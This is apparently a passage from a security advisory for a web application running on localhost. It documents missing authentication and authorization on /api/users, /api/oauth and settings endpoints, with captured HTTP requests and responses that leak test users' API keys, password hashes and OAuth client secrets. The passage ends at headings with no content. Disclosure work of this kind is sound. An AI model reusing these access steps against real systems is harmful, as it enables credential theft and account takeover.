
Sensitive File Exposure

It is possible to collect user information from the `/api/users` endpoint without a valid user in the application, since there is no authentication control:





```
[
{"admin":true,"api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183","created_at":"2024-01-20T02:32:34.5464903Z","email":"admin@test.com","id":1,"password":"$2a$14$Qlm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.","scopes":"admin","token":"","updated_at":"2024-01-20T02:35:03.189678196Z","username":"admin"},

{"admin":false,"api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192","created_at":"2024-01-20T02:35:26.209608879Z","email":"newuser@test.com","id":2,"password":"$2a$14$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC","token":"","updated_at":"2024-01-20T02:35:26.209608879Z","username":"NewUser"},

{"admin":true,"api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455","created_at":"2024-01-20T02:40:29.887860147Z","email":"hacker@test.com","id":3,"password":"$2a$14$LU82gBmee8.RBTKEX9v0o.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu","token":"","updated_at":"2024-01-20T02:40:29.887860147Z","username":"hacker"}]
```


Using the API token of the user NewUser, it is possible to access sensitive information of the application. In other words, there is no authorization control to access sensitive information:



Request


```
GET /api/users HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://0.0.0.0:8080/dashboard/settings
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 02:40:37 GMT
Content-Length: 984
Connection: close

[
  {
    "admin":true,
    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
    "created_at":"2024-01-20T02:32:34.5464903Z",
    "email":"admin@test.com",
    "id":1,
    "password":"$2a$14$Qlm04EJPCSZkSOHsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvlG2.",
    "scopes":"admin",
    "token":"",
    "updated_at":"2024-01-20T02:35:03.189678196Z",
    "username":"admin"
  },
  {
    "admin":false,
    "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
    "created_at":"2024-01-20T02:35:26.209608879Z",
    "email":"newuser@test.com",
    "id":2,
    "password":"$2a$14$PToKRtbX/RJaKL.JQRI/G.4ppuPhKFw4dh2D1DYYN8lZz7877FJtC",
    "token":"",
    "updated_at":"2024-01-20T02:35:26.209608879Z",
    "username":"NewUser"
  },
  {
    "admin":true,
    "api_key":"179921c10e92b3f6144672ed1fef1447e02bffef80f3616194ef91d33915c455",
    "created_at":"2024-01-20T02:40:29.887860147Z",
    "email":"hacker@test.com",
    "id":3,
    "password":"$2a$14$LU82gBmee8.RBTKEX9vOo.Tf6PcFGbb3zYfWyhYKkCVcyN3atuifu",
    "token":"",
    "updated_at":"2024-01-20T02:40:29.887860147Z",
    "username":"hacker"
  }
]
```

- Endpoint `/api/oauth` with NewUser api token `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`:



Request


```
GET /api/oauth?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1
Host: 0.0.0.0:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://0.0.0.0:8080/dashboard/settings
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Sat, 20 Jan 2024 02:37:35 GMT
Content-Length: 507
Connection: close

{
  "custom_client_id":"",
  "custom_client_secret":"",
  "custom_endpoint_auth":"",
  "custom_endpoint_token":"",
  "custom_name":"",
  "custom_open_id":false,
  "custom_scopes":"",
  "gh_client_id":"MyGitSecretToken1",
  "gh_client_secret":"MyGitSecretToken2",
  "gh_orgs":"",
  "gh_users":"",
  "google_client_id":"MyGoogleSecretToken1",
  "google_client_secret":"MyGoogleSecretToken2",
  "google_users":"",
  "oauth_providers":"",
  "slack_client_id":"MySlackSecretToken1",
  "slack_client_secret":"MySlackSecretToken2",
  "slack_team":"",
  "slack_users":""
}
```

- Endpoint `/api/notifier/amazon_sns` with NewUser api token `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`:



- Endpoint `/api/settings/export` (Contains all the application settings) with NewUser api token `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`: